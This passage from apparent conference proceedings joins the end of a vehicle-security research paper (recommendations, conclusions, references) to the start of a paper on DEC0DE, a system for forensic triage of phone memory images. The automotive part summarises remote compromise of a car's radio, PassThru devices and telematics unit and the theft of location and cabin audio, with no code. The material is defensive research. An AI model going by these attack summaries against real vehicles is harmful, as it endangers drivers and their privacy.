We also encourage the use of simple anti-exploitation mitigations such as stack cookies and ASLR that can be easily implemented even for simple processors and can significantly increase the exploit burden for potential attackers. In the same vein, critical communications channels (e.g., Bluetooth and telematics) should have some amount of behavioral monitoring. The car should not allow arbitrary numbers of connection failures to go unanswered nor should outbound Internet connections to arbitrary destinations be allowed. In cases where ECUs communicate on multiple buses, they should only be allowed to be reflashed from the bus with the smallest external attack surface. This does not stop all attacks where one compromised ECU affects an ECU on a bus with a smaller attack surface, but it does make such attacks more difficult. Finally, a number of the exploits we developed were also facilitated by the services included in several units. For example, we made extensive use of `telnetd`, `ftp`, and `vi`, which were installed on the PassThru and telematics devices. There is no reason for these extraneous binaries to exist in shipping ECUs, and they should be removed before deployment, as they make it easier to exploit additional connectivity to the platform.

Finally, secure (authenticated and reliable) software updates must also be considered as part of automotive component design.

7.2 Vulnerability drivers

While the recommendations in Section 7.1 can significantly increase the security of modern cars against external attacks and post-compromise control, none of these ideas are new or innovative. Thus, perhaps the more interesting question is why they have not been applied in the automotive environment already. Our findings and subsequent interactions with the automotive industry have given us a unique vantage point for answering this question.

One clear reason is that automobiles have not yet been subjected to significant adversarial pressures. Traditionally automobiles have not been network-connected and thus manufacturers have not had to anticipate the actions of an external adversary; anyone who could get close enough to a car to modify its systems was also close enough to do significant damage through physical means. Our automotive systems now have broad connectivity; millions of cars on the road today can be directly addressed via cellular phones and via the Internet.

This is similar to the evolution of desktop personal computer security during the early 1990s. In the same way that connecting PCs to the Internet exposed extant vulnerabilities that previously could not conveniently be exploited, so too does increasing the connectivity of automotive systems. This analogy suggests that, even though automotive attacks do not take place today, there is cause to take their potential seriously. Indeed, much of our work is motivated by a desire that the automotive manufacturers should not repeat the mistakes of the PC industry — waiting for high profile attacks before making security a top priority [18, 19]. We believe many of the lessons learned in hardening desktop systems (such as those suggested earlier) can be quickly re-purposed for the embedded context.

However, our experimental vulnerability analyses also uncover an ecosystem for which high levels of assurance may be fundamentally challenging. Reflecting upon our discovered vulnerabilities, we noticed interesting similarities in where they occur. In particular, virtually all vulnerabilities emerged at the interface boundaries between code written by distinct organizations.

Consider for example the Airbiquity software modem, which appears to have been delivered as a completed component. We found vulnerabilities not in the software modem *itself* but rather in the "glue" code calling it and binding it to other telematics functions. It was here

that the caller did not appear to fully understand the assumptions made by the component being called.

We find this pattern repeatedly. The Bluetooth vulnerability arose from a similar misunderstanding between the callers of the Bluetooth protocol stack library and its implementers (again in glue code). The PassThru vulnerability arose in script-based glue code that tried to interface a proprietary configuration protocol with standard Linux configuration scripts. Even the media player firmware update vulnerability appears to have arisen because the manufacturer was unaware of the vestigial CD-based reflashing capability implemented in the code base.

While interface boundary problems are common in all kinds of software, we believe there are structural reasons that make them particularly likely in the automotive industry. In particular, the automotive industry has adopted an outsourcing approach to software that is quite similar to that used for mechanical components: supply a specification and contract for completed parts. Thus, for many components the manufacturer does not do the software development and is only responsible for integration. We have found, for example, that different model years of ECUs with effectively the same functionality used completely different source code bases because they were provided by different suppliers. Indeed, we have come to understand that frequently manufacturers do not have access to the source code for the ECUs they contract for (and suppliers are hesitant to provide such code since this represents their key intellectual property advantage over the manufacturer). Thus, while each supplier does unit testing (according to the specification) it is difficult for the manufacturer to evaluate security vulnerabilities that emerge at the integration stage. Traditional kinds of automated analysis and code reviews cannot be applied and assumptions not embodied in the specifications are difficult to unravel. Therefore, while this outsourcing process might have been appropriate for purely mechanical systems, it is no longer appropriate for digital systems that have the potential for remote compromise.

Developing security solutions compatible with the automotive ecosystem is challenging and we believe it will require more engagement between the computer security community and automotive manufacturers (in the same way that our community engages directly with the makers of PC software today).

8 Conclusions

A modern automobile is controlled by tens of distinct computers physically interconnected with each other via internal (wired) buses and thus exposed to one another. A non-trivial number of these components are also externally accessible via a variety of I/O interfaces. Previous research showed that an adversary can seriously impact the safety of a vehicle if he or she is capable of sending packets on the car's internal wired network [14], and numerous other papers have discussed potential security risks with future (wired and wireless) automobiles in the abstract or on the bench [10, 15, 24, 26, 27, 28]. To the best of our knowledge, however, we are the first to experimentally and systematically study the externally-facing attack surface of a car.

Our experimental analyses focus on a representative, moderately priced sedan. We iteratively refined an automotive threat model framework and implemented complete, end-to-end attacks along key points of this framework. For example, we can compromise the car's radio and upload custom firmware via a doctored CD, we can compromise the technicians' PassThru devices and thereby compromise any car subsequently connected to the PassThru device, and we can call our car's cellular phone number to obtain full control over the car's telematics unit over an arbitrary distance. Being able to compromise a car's ECU is, however, only half the story: The remaining concern is what an attacker is able to do with those capabilities. In fact, we show that a car's externally-facing I/O interfaces can be used post-compromise to remotely trigger or control arbitrary vehicular functions at a distance and to exfiltrate data such as vehicle location and cabin audio. Finally, we consider concrete, financially-motivated scenarios under which an attacker might leverage the capabilities we develop in this paper.

Our experimental results give us the unique opportunity to reflect on the security and privacy risks with modern automobiles. We synthesize concrete, pragmatic recommendations for future automotive security, as well as identify fundamental challenges. We disclosed our results to relevant industry and government stakeholders. While defending against known vulnerabilities does not imply the non-existence of other vulnerabilities, many of the specific vulnerabilities identified in this paper have or will soon be addressed.

Acknowledgments

We thank our shepherd Dan Wallach and the anonymous reviewers for their helpful comments, Ingolf Krueger for his guidance on understanding automotive architectures, Conrad Meyer for his help with Bluesniff, and Cheryl Hile and Melody Kadenko for their support on all aspects of the project. Portions of this work were supported by NSF grants CNS-0722000, CNS-0831532, CNS-0846065, CNS-0963695, and CNS-0963702; by the MURI program under AFOSR Grant No. FA9550-08-1-0352; by a CCC-CRA-NSF Computing Innovation Fellowship; by an NSF Graduate Research Fellowship; by a Marilyn Fries Endowed Regental Fellowship; and by an Alfred P. Sloan Research Fellowship.

References

[1] BBC. Hack attacks mounted on car control systems. *BBC News*, May 17, 2010. Online: http://www.bbc.co.uk/news/10119492.

[2] S. Bono, M. Green, A. Stubblefield, A. Juels, A. D. Rubin, and M. Szydlo. Security analysis of a cryptographically-enabled RFID device. In P. McDaniel, editor, *USENIX Security 2005*, pages 1–16. USENIX Association, July 2005.

[3] R. Boyle. Proof-of-concept CarShark software hacks car computers, shutting down brakes, engines, and more. *Popular Science*, May 14, 2010. Online: http://www.popsci.com/cars/article/2010-05/researchers-hack-car-computers-shutting-down-brakes-engine-and-more.

[4] CAMP Vehicle Safety Communications Consortium. Vehicle safety communications project task 3 final report, Mar. 2005. Online: http://www.intellidriveusa.org/documents/vehicle-safety.pdf.

[5] R. Charette. This car runs on code. Online: http://www.spectrum.ieee.org/feb09/7649, Feb. 2009.

[6] T. Eisenbarth, T. Kasper, A. Moradi, C. Paar, M. Salmasizadeh, and M. Manzuri Shalmani. On the power of power analysis in the real world: A complete break of the KeeLoq code hopping scheme. In D. Wagner, editor, *Crypto '08*, volume 5157 of *LNCS*, pages 203–20. Springer-Verlag, Aug. 2008.

[7] N. Falliere, L. O Murchu, and E. Chien. W32.Stuxnet dossier version 1.3, Nov. 2010. Online: http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf.

[8] FlexRay Consortium. FlexRay communications system protocol specification version 2.1 revision A, Dec. 2005. Online: http://www.flexray.com/index.php?pid=47.

[9] A. Francillon, B. Danev, and S. Capkun. Relay attacks on passive keyless entry and start systems in modern cars. In A. Perrig, editor, *NDSS 2011*. ISOC, Feb. 2011.

[10] T. Hoppe, S. Kiltz, and J. Dittmann. Security threats to automotive CAN networks – practical examples and selected short-term countermeasures. In M. D. Harrison and M.-A. Sujan, editors, *SAFECOMP 2008*, volume 5219 of *LNCS*, pages 235–248. Springer-Verlag, Sept. 2008.

[11] S. Indesteege, N. Keller, O. Dunkelman, E. Biham, and B. Preneel. A practical attack on KeeLoq. In N. Smart, editor, *Eurocrypt '08*, volume 4965 of *LNCS*, pages 1–18. Springer-Verlag, Apr. 2008.

[12] ISO. *ISO 11898-1:2003 - Road vehicles – Controller area network*. International Organization for Standardization, 2003.

[13] F. Kargl, P. Papadimitratos, L. Buttyan, M. Müter, E. Schoch, B. Wiedersheim, T.-V. Thong, G. Calandriello, A. Held, A. Kung, and J.-P. Hubaux. Secure vehicular communication systems: implementation, performance, and research challenges. *IEEE Communications Magazine*, 46(11):110–118, 2008.

[14] K. Koscher, A. Czeskis, F. Roesner, S. Patel, T. Kohno, S. Checkoway, D. McCoy, B. Kantor, D. Anderson, H. Shacham, and S. Savage. Experimental security analysis of a modern automobile. In D. Evans and G. Vigna, editors, *IEEE Symposium on Security and Privacy*. IEEE Computer Society, May 2010.

[15] U. E. Larson and D. K. Nilsson. Securing vehicles against cyber attacks. In A. Mili and A. Krings, editors, *CSIIRW '08*, pages 30:1–30:3. ACM Press, May 2008.

[16] J. Leyden. Boffins warn on car computer security risk. *The Register*, May 14, 2010. Online: http://www.theregister.co.uk/2010/05/14/car_security_risks/.

[17] P. Magney. iPod connections expected in more than half of U.S. car models in 2009. Online: http://www.isuppli.com/Automotive-Infotainment-and-Telematics/MarketWatch/Pages/iPod-Connections-Expected-in-More-than-Half-of-U-S-Car-Models-in-2009.aspx, Oct. 2008.

[18] J. Markoff. Stung by security flaws, Microsoft makes software safety a top goal. *The New York Times*, Jan. 2002.

[19] C. Mundie. Trustworthy computing. Online: http://download.microsoft.com/download/a/f/2/af22fd56-7f19-47aa-8167-4b1d73cd3c57/twc_mundie.doc, Oct. 2002.

[20] NPR. 'Rifle' sniffs out vulnerability in bluetooth devices. All Things Considered, Apr 13, 2005.

[21] M. Raya and J.-P. Hubaux. Securing vehicular ad hoc networks. *Journal of Computer Security*, 15(1):39–68, 2007.

[22] I. Rouf, R. Miller, H. Mustafa, T. Taylor, S. Oh, W. Xu, M. Gruteser, W. Trappe, and I. Seskar. Security and privacy vulnerabilities of in-car wireless networks: A tire pressure monitoring system case study. In I. Goldberg, editor, *USENIX Security 2010*, pages 323–338. USENIX Association, Aug. 2010.

[23] D. Spill and A. Bittau. Bluesniff: Eve meets alice and bluetooth. In D. Boneh, T. Garfinkel, and D. Song, editors, *WOOT 2007*, pages 1–10. USENIX Association, 2007.

[24] P. R. Thorn and C. A. MacCarley. A spy under the hood: Controlling risk and automotive EDR. *Risk Management*, Feb. 2008.

[25] J. Vijayan. Update: Android gaming app hides Trojan, security vendors warn. *Computerworld*, Aug. 17, 2010. Online: http://www.computerworld.com/s/article/9180844/Update_Android_gaming_app_hides_Trojan_security_vendors_warn.

[26] M. Wolf, A. Weimerskirch, and C. Paar. Security in automotive bus systems. In C. Paar, editor, *ESCAR 2004*, Nov. 2004.

[27] M. Wolf, A. Weimerskirch, and T. Wollinger. State of the art: Embedding security in vehicles. *EURASIP Journal on Embedded Systems*, 2007.

[28] Y. Zhao. Telematics: safe and fun driving. *Intelligent Systems, IEEE*, 17(1):10–14, Jan./Feb. 2002.

Forensic Triage for Mobile Phones with DEC0DE

Robert J. Walls *Erik Learned-Miller* *Brian Neil Levine*
Dept. of Computer Science, Univ. of Massachusetts, Amherst
{*rjwalls, elm, brian*}*@cs.umass.edu*

Abstract

We present DEC0DE, a system for recovering information from phones with unknown storage formats, a critical problem for forensic triage. Because phones have myriad custom hardware and software, we examine only the stored data. Via flexible descriptions of typical data structures, and using a classic dynamic programming algorithm, we are able to identify call logs and address book entries in phones across varied models and manufacturers. We designed DEC0DE by examining the formats of one set of phone models, and we evaluate its performance on other models. Overall, we are able to obtain high performance for these unexamined models: an average recall of 97% and precision of 80% for call logs; and average recall of 93% and precision of 52% for address books. Moreover, at the expense of recall dropping to 14%, we can increase precision of address book recovery to 94% by culling results that don't match between call logs and address book entries on the same phone.

1 Introduction

When criminal investigators search a location and seize computers and other artifacts, a race begins to locate off-site evidence. Not long after a search warrant is executed, accomplices will erase evidence; logs at cellular providers, ISPs, and web servers will be rotated out of existence; and leads will be lost. Moreover, investigators make the most progress during on-scene interviews of suspects if they are able to ask about on-scene evidence. Mobile phones are of particular interest to investigators. Address book entries and call logs contain valuable information that can be used to construct a timeline, compile a list of accomplices, or demonstrate intent. Further, phone numbers can provide a link to a geographical location via billing records. For crimes involving drug trafficking, child exploitation, and homicide, these leads are critical [17].

The process of quickly acquiring important evidence on-scene in a limited but accurate fashion is called *forensic triage* [16]. Unfortunately, digital forensics is a time-consuming task, and once computers are seized and sent off site, examination results are returned after a months-long work queue. Getting partial results on-scene ensures certain leads and evidence are recovered sooner.

Forensic triage is harder for phones than desktop computers. While the Windows/Intel platform vastly dominates desktops, the mobile phone market is based on more than ten operating systems and more than ten platform manufacturers making use of an unending introduction of custom hardware. In 2010, 1.6 billion new phones were sold [15], with billions of used phones still in use. *Smart phones*, representing only 20% of new phones [15], store information from thousands of applications each with potentially custom data formats. The more popular *feature phones*, while simpler devices, are quick to be released and replaced by new models with different storage formats. Both types of phones are problematic as phone application, OS, and file system specifications are closely guarded as commercial secrets. Companies do not typically release information required for correct parsing.

Assuming the phone is not locked by the user, the easiest method of phone triage is to simply flip through the phone's interface for interesting information. This time-consuming process can destroy the integrity of evidence, as there is no guarantee data will not be modified during the browse. Similarly, backups of the phone may be examined, but neither backups nor manual browsing will recover deleted data and data otherwise hidden by the phone's interface. Hidden data can include metadata, such as timestamps and flags, that can demonstrate a timeline and user intent, both of which can be critical for the legal process.

Forensic investigation begins with data acquisition and the parsing of raw data into *information*. The challenge of phones and embedded systems is that too often the exact data format used on the device has never been seen before. Hence, a manual process of reverse engineering begins — a dead-end for practitioners. Recent research on

automated reverse engineering is largely focused on the instrumentation of the system and executables [1,6]. While accurate and reasonable for the common Windows/Intel desktop platform, construction of a new instrumentation system for every phone architecture-OS combination in use would require significant time for each and an expertise not present in the practitioner community.

In this paper, we focus on a *data-driven approach* to phone triage. We seek to quickly parse data from the phone without analyzing or instrumenting software. We aim to obtain high quality results, even for phones that have not been previously encountered by our system. Our solution, called *DEC0DE*, leverages success from already examined phones in the form of a flexible library of probabilistic finite state machines. Our main insight is that the variety of phone models and data formats can be leveraged for recovering information from new phones. We make three primary contributions:

- We propose a method of *block hash filtering* for revealing the most interesting blocks within a large store on a phone. We compare small blocks of unparsed data from a target phone to a library of known hashes. Collisions represent blocks that contain content common to the other phones, and therefore not artifacts specific to the user, e.g., phone numbers or call log entries. Our methods work in seconds, reducing acquired data by 69% on average, without removing usable information.
- To recover information from the remaining data, we adapt techniques from natural language processing. We propose an efficient and flexible use of probabilistic finite state machines (PFSMs) to encode typical data structures. We use the created PFSMs along with a classic dynamic programming algorithm to find the maximum likelihood parse of the phone's memory.
- We provide an extensive empirical evaluation of our system and its ability to perform well on a large variety of previously unexamined phone models. We apply our PFSM set — unmodified — to six other phone models from Nokia, Motorola, and Samsung and show that our methods are able to recover call logs with 97% recall and 80% precision and address books with 93% recall and 52% precision for this set of unseen models.

There are a series of commercial products that parse data from phones (e.g., .XRY, cellebrite, and Paraben). However, these products rely on slow, manual reverse engineering for each phone model. Moreover, none of these products will attempt to parse data for previously unseen phone models. Even the collection of all such products does not cover all phone models currently on the market, and certainly not the set of all models still in use. In contrast, we design and evaluate a general approach for automatically recovering information on previously unseen devices, one that leverages information from past success.

2 Methodology and Assumptions

Our goal is to enable triage-based data recovery for mobile phones during criminal investigations. Below, we provide a definition of triage, our problem, and our assumptions. Unlike much related work, our focus is not on incident response, malware analysis, privilege escalation, protocol analysis, or other topics related to security primitives. We aim to have an impact on any crime where a phone may be carried by the perpetrator before the crime, held during the crime, used as part of the crime or to record the crime (e.g., a trophy photo), or used after the crime.

The triage process. The process of quickly acquiring important evidence on-scene in a limited but accurate fashion is called *forensic triage* [16]. Our goals are focused on the law enforcement triage process, which begins with a search warrant issued upon probable cause, or one of the many lawful exceptions [12] to the Fourth Amendment (e.g., incidence to arrest). Law enforcement has several objectives when executing a search and performing triage. The first is locating all devices related to the crime so that no evidence is missed. The second is identifying devices that are not relevant to the crime so that they can be ignored, as every crime lab has a months-long backlog for completing forensic analysis. That delay is only exacerbated by adding unneeded work. The third is interviewing suspects at the crime scene. These interviews are most effective when evidence found on-scene is presented to the interviewed person. Similarly, quickly determining leads for further investigation is critical so that evidence or persons do not disappear. Central to all of these objectives is the ability to rapidly examine and extract vital information from a variety of devices, including mobile phones.

Phone triage is not a replacement for gathering information directly from carriers; however, it can take several weeks to obtain information from a carrier. Moreover, carriers store only limited information about each phone. While most keep call logs for a year, other information is ephemeral. Text message content is kept for only about a week by Verizon and Sprint, and the IP address of a phone is kept for just a few days by AT&T [3]. In contrast, the same information is often kept by the phone indefinitely and, if deleted, it is still possibly recoverable using a forensic examination.

The less time it takes to complete a triage of each device, the more impact our techniques will have. While some crime scenes involve only a few devices, increas-

ingly crime scenes involve tens and potentially hundreds of devices. For example, an office can be the center of operations for a gang, organized crime unit, or para-military cell. Typically little time is available and, in the case of search warrants, restrictions are often in place on the duration of time that a location can be occupied by law enforcement. In military scenarios, operations may involve deciding which, if any, of several persons and devices in a location should be brought back using the limited space in a vehicle; forensic triage is a common method of deciding.

Problem definition. Our goal is to enable investigators to extract information quickly (e.g., in 20 minutes or less) from a phone, regardless of whether that exact phone model has been encountered before. We limit our results to information that is common to phones — address books and call logs — but is stored differently by each phone. Triage is not a replacement for a secondary, in-depth examination; but it does achieve shortened delay with a minimal reduction in *recall* and *precision*. Recall is the fraction of all records of interest that are recovered from a device; precision is the fraction of recovered records that are correctly parsed.

Data acquisition. We make the following assumptions in the context of on-site extraction of information from embedded devices. The technical process of extracting a memory dump from a phone starts off very differently compared to laptops and desktops. Data on a phone is typically stored in custom solid state memory. These chips are typically soldered onto a custom motherboard, and data extraction without burning out the chip requires knowledge of pinouts. For that reason, several other methods are in common use for extracting data. Broadly, data can be extracted representing either the *logical* or *physical* layout of memory. Often these representations are referred to as the logical or physical *image* of a device, respectively.

A logical image is typically easier to obtain and parse; however, it suffers from some serious limitations. First, it only contains information that is presented by the file system or other application interfaces. It omits deleted data, metadata about content, and the physical layout of data in memory (which we use in our parsing). Second, logical-extraction interfaces typically enforce access rules (e.g., preventing access to a locked phone) and may modify data or metadata upon access. Examples of logical extraction include using phone backup software or directly browsing through a phone using its graphical user interface. Due to the above deficiencies, our techniques operate directly on the physical image.

A physical image contains the full layout of data stored in a phone's memory, including deleted data that has not yet been overwritten; however, parsing raw data presents a significant challenge to investigators — one our techniques attempt to address. We discuss the parsing challenges further in Section 3.2.

Physical extraction requires an interface that is below the phone's OS or applications. There are a few different ways of acquiring a physical image. For example, some phones are compatible with *flasher* boxes [11], while others allow for extraction via a JTAG interface, or physical removal of the chip. Physical extraction typically takes between a few minutes and an hour depending on the extraction method, size of storage, and bus bandwidth. When we evaluate our techniques, we assume the prior ability to acquire the physical image of the phone.

Numerous companies sell commercial products that acquire data from phones, both logically and physically. This acquisition process is easier than the recovery of information from raw data, though still a challenge and not one we address. Of course, we do not expect our methods to be used on phones for which the format of data is already known. But no company offers a product that addresses even a large portion of the phone market and no combination of products covers all possible phones, even among the market of phones still being sold. Used phones in place in the US and around the world number at least an order of magnitude larger than phones still being manufactured.

Limitations of our threat model. We assume the owner of the phone has left data in a plaintext, custom format that is typical of how computers store information. We allow for encryption and even simple obfuscation, but we do not propose techniques that would defeat either. While this threat model is weak, it is representative of phone users involved in traditional crimes. Some smart-phones encrypt data, most do not; and almost all feature phones do not, and they represent 80% of the market [15]. Further, it is not possible for one attacker to encrypt the data of every other phone in existence, and our techniques work on all phones for which plaintext can be recovered. In other words, while we allow for any one person to encrypt their data, it does not significantly limit the impact of our results.

3 Design of DEC0DE

In this section, we provide a high-level overview of DEC0DE including its input, primary components, and output.

DEC0DE takes the physical image of a mobile phone as input. We can think of the physical image as a stream of bytes with an unknown structure and no explicit delimiters. DEC0DE filters and analyzes this byte stream to extract important information, presenting the output to the investigator. The internal process it uses is composed




Figure 1: *An illustration of the DEC0DE's process. Data acquired from a phone is passed first through a filtering mechanism based on hash sets of other phones. The remaining data is input to a multistep inference component, largely based on a set of PFSMs. The output is a set of records representing information found on the phone. The PFSMs can optionally be updated to improve the process.*




Figure 2: *Block hash filtering takes a stream of n bytes and creates a series of overlapping blocks of length b. The start of each block differs by $d \leq b$ bytes. Any collision of the hash of a block with a block on another phone (or the same phone) is filtered out.*

of two components, illustrated in Fig. 1: *(i)* block hash filtering and *(ii)* inference.

DEC0DE uses the block hash filter to exclude subsequences of bytes that do not contain information of interest to investigators. The primary purpose of this filtering is to reduce the amount of data that needs to be examined and therefore increase the speed of the system.

DEC0DE parses the filtered byte stream to extract information first in the form of *fields* and then as *records*. Fields are the basic unit of information and they include data types such as phone numbers and timestamps. Records are groups of semantically related fields that contain evidence of interest to investigators, e.g., address book entries. The inference component is designed to be both extensible and flexible, allowing an investigator to iteratively refine rules and improve results when time allows.

3.1 Block Hash Filtering

DEC0DE's block hash filtering component (BHF) is based on the notion that long identical byte sequences found on different phones are unnecessary for triage. That is, such sequences are unlikely to contain useful information for investigators. Mobile phones use a portion of their physical memory to store operating system software and other data that have limited utility for triage. BHF is designed to remove this cruft and reduce the number of bytes that needs to be analyzed, thereby increasing the speed of the system.

Description. DEC0DE's block hash filter logically divides the input byte stream into small subsequences of bytes. We refer to each of these subsequences as a *block*. DEC0DE filters out a block if its hash value matches a value in a library of hashes computed from other phones. Blocks may repeat within the same phone, but only the first occurrence of each block remains after filtering. DEC0DE uses block hashes, rather than a direct byte comparison, to improve system performance; However, BHF may lead to erroneous filtering due to block collisions. One type of collision arises when blocks with different byte sequences share the same hash value. Another type of collision occurs when blocks share the same subsequence even though they actually contain user information. Currently, DEC0DE mitigates the risk of collisions by using a cryptographic hash function and a sufficiently large block size.

To make the filter more resilient to small perturbations in byte/block alignment, DEC0DE uses a sliding window technique with overlap between the bytes of consecutive blocks [22]. In other words, the last bytes of a block are the same as the first bytes of the next block.

More formally, DEC0DE logically divides an input stream of n bytes, into blocks of b bytes with a shift of $d \leq b$ bytes between the start of successive blocks. The SHA-1 hash value for each block is computed and compared to the hash library. DEC0DE filters out all matched blocks. Fig 2 illustrates a simple example.

As we show empirically in Section 5, nearly all of the benefit of block hash filtering can be realized by just using another phone of the same make and model. This result ensures BHF is scalable as the test phone need not be compared to all phones in an investigator's library.

The general idea of our block hash filter is similar to work by a variety of researchers in a number of do-




Figure 3: *A simplified example of raw data as stored by a Nokia model phone, labeled with the correct interpretation. DEC0DE outputs a call log: the Unicode string "Bob"; the phone number (0xB digits long and null terminated) 1-972-642-8666; and the timestamp 3/7/2006 3:26:23 PM.*

mains [9,13,22]. Our primary contribution is the empirical analysis of the technique in the phone domain. Further discussion of related work is given in Section 6.

3.2 Inference

After block hash filtering has been performed, what remains is a reduced ad hoc data source about which we have only minimal information. Our goal is to identify certain types of structured information, such as phone numbers, names, and other data types embedded in streams of this data.

Parsing phones is particularly challenging due to the inherent ambiguity of the input byte stream. Along with the lack of explicit delimiters, there is significant overlap between the encodings for different data structures. For example, certain sequences of bytes could be interpreted as both a valid phone number and a valid timestamp. For these reasons, simple techniques like the unix command `strings` and regular expressions will be mostly ineffective.

DEC0DE solves this ambiguity by using standard probabilistic parsing tools and a probabilistic model of encodings that might be seen in the data. DEC0DE obtains the maximum likelihood parse of the input stream creating a hierarchical description of information on the phone in the form of fields and records. More concretely, the output of DEC0DE is a set of call log and address book *records*. Each record is comprised of *fields* representing phone numbers, timestamps, strings, and other structures extracted from the raw stream.

3.2.1 Fields and Records

Within the block filtered data source, we have no information about where records or fields begin or end, and we have no explicit delimiters. Fig 3 shows simplified example data that could encode an address book entry in a Nokia phone; DEC0DE would receive this snippet embedded and undelineated in megabytes of other data. Unlike large objects, such as jpegs or Word docs, such small artifacts are difficult to isolate and can easily appear randomly.

To infer information found on phones, DEC0DE uses standard methods for *probabilistic finite state machines* (PFSMs), which we describe here. As implied above, we have a lower level of *field* state machines that encode raw bytes as phone numbers, timestamps, and other types. We also have a higher level of *record* state machines that encode fields as call log entries and address book entries. For example, a call log record can be flexibly encoded as a phone number field and timestamp field very near to one another; the encoding might also include an optional text field.

Each field's PFSM consists of one or more *states*, including a set of *start* states and a set of *end* states. Each state has a given probability of transitioning to another state in the machine. Each state *emits* a single byte during each state transition of the PFSM. The emitted byte is governed by a probability distribution over the bytes from 0x00 to 0xFF. Restricting the set of bytes that can be output by a state is achieved by setting the probability of those outputs to zero. For example, an *ASCII alphabetic* state would only assign non-zero probabilities to the ASCII codes for "a" through "z" and "A" through "Z". Every PFSM in DEC0DE's set is targeted towards a specific data type. If correctly defined, a field's PFSM will only accept a sequence of bytes if that sequence is a valid encoding of the field type. We constructed the field PFSMs based on past observations (see Section 4.1).

Examples of DEC0DE's specific field types include 10-digit phone numbers, 7-digit phone numbers, Unicode strings, and ASCII strings. Each specific field is associated with a *generic field* type such as *text* or *phone number*. Some fields have fixed lengths and others have arbitrary lengths.

We define *records* in a similar manner. Records are represented as PFSMs, except that each state emits a generic field rather than a raw byte.

Given the set of PFSMs representing each field type that we have encoded, we then *aggregate* them all into a single *Field PFSM*. We separately aggregate all record PFSMs into a single *Record PFSM*. The aggregation naively creates transitions from every field's end state to every other field's start states with some probability, and we do the same for compiling records. (We discuss setting these probabilities below.) In the end, we have two distinct PFSMs that are used as input to our system, along with data from a phone.

3.2.2 Finding the maximum likelihood sequence of states

Our basic challenge is that, for a given phone byte stream that is passed to the inference component of DEC0DE, there will be many possible way to parse the data. That is, there are many ways the PSFMs could have created the observed data, but some of these are more likely than others given the state transitions and the output probabilities. To formalize the problem, let $B = b_0, b_1, ..., b_n$ be the stream

of n bytes from the data source. Let $S = s_0, s_1, ..., s_n$ be a sequence of states which could have generated the output bytes. Our goal then, is to find

$$\arg\max_{s_0,s_1,...,s_n} P(s_0, s_1, ..., s_n | b_0, b_1, ..., b_n), \quad (1)$$

i.e., the maximum probability sequence of states given the observed bytes. These states are chosen from the set encoded in the PFSM given to DEC0DE. The probabilities assigned to PFSM's states, transitions, and emissions affect the specific value that satisfies the above equation.

In a typical *hidden Markov model*, one assumes that an output byte is a function only of the current unknown state, and that given this state, the current output is independent of all other states and outputs. Using this assumption, and noting that multiplying the above expression by $P(b_0, ..., b_n)$ does not change the state sequence which maximizes the expression, we can write

$$\begin{aligned} & \arg\max_{s_0,...,s_n} P(s_0, ..., s_n | b_0, ..., b_n) \\ = & \arg\max_{s_0,...,s_n} P(s_0, ..., s_n | b_0, ..., b_n) P(b_0, ..., b_n) \\ = & \arg\max_{s_0,...,s_n} P(s_0, ..., s_n, b_0, ..., b_n) \\ = & \arg\max_{s_0,...,s_n} P(s_0, ..., s_n) P(b_0, ..., b_n | s_0, ..., s_n) \\ = & \arg\max_{s_0,...,s_n} P(s_0, ..., s_n) \prod_{i=0}^{n} P(b_i | s_i). \end{aligned} \quad (2)$$

Naively enumerating all possible state sequences and selecting the best parse is at best inefficient and at worst intractable. One way around this is to assume that the current state depends only on the state that came immediately before it, and is independent of other states further in the past. This is known as a first order Markov model, and allows us to write

$$\begin{aligned} & \arg\max_{s_0,...,s_n} P(s_0, ..., s_n) \prod_{i=0}^{n} P(b_i | s_i) \\ = & \arg\max_{s_0,...,s_n} P(s_0) P(s_1 | s_0) P(s_2 | s_0, s_1) \\ & ... P(s_n | s_0, s_1, ..., s_{n-1}) \prod_{i=0}^{n} P(b_i | s_i) \\ = & \arg\max_{s_0,...,s_n} P(s_0) \prod_{i=1}^{n} P(s_i | s_{i-1}) \prod_{i=0}^{n} P(b_i | s_i). \end{aligned} \quad (3)$$

The Viterbi algorithm is an efficient algorithm for finding the state sequence that maximizes the above expression. The complexity of the Viterbi algorithm is $\mathcal{O}(nk^2)$ where n and k are the number of bytes and states. For a full explanation of the algorithm, see for example the texts by Viterbi [24] or Russell and Norvig [21].

3.2.3 Fixed length fields and records

Markov models are well-suited to data streams with arbitrary length fields. For example, an arbitrary length text string can be modeled well by a single state that might transition to itself with probability α, or with probability $1 - \alpha$ to some other state, and hence terminating the string. Unfortunately, first order Markov models are not well-suited to modeling fields with fixed lengths (like 7-digit phone numbers), since it is impossible to enforce the transition to a new state after 7 bytes when one is only conditioning state transition on a single past state. In other words, a first order Markov model cannot "remember" how long it has been in a particular state.

Since it is critical for us to model certain fixed length fields like dates and phone numbers, we had two options:

- Add a *separate new state* for every position in a fixed length field. For example, a 7-digit phone number would have seven different separate states, rather than a single state.
- Implement an mth order Markov model, where m is equal to the length of the longest fixed length field we wish to model.

The first option, under a naive implementation, leads to a very large number of states, and since Viterbi is $\mathcal{O}(nk^2)$, it leads to impractical run times.

The second option, using an mth order Markov model, keeps the number of states low, but can also lead to very large run times of $\mathcal{O}(nk^{m+1})$. However, by taking advantage of the fact that *most* state transitions in our model only depend upon a single previous state, and other structure in our problem, we are able to implement Viterbi, even for our fixed length fields, in time that is close to the implementation for a first order Markov model with a small number of states. Similar techniques have been used in the language modeling literature to develop efficient higher-order Markov models [14].

3.2.4 Hierarchical Viterbi

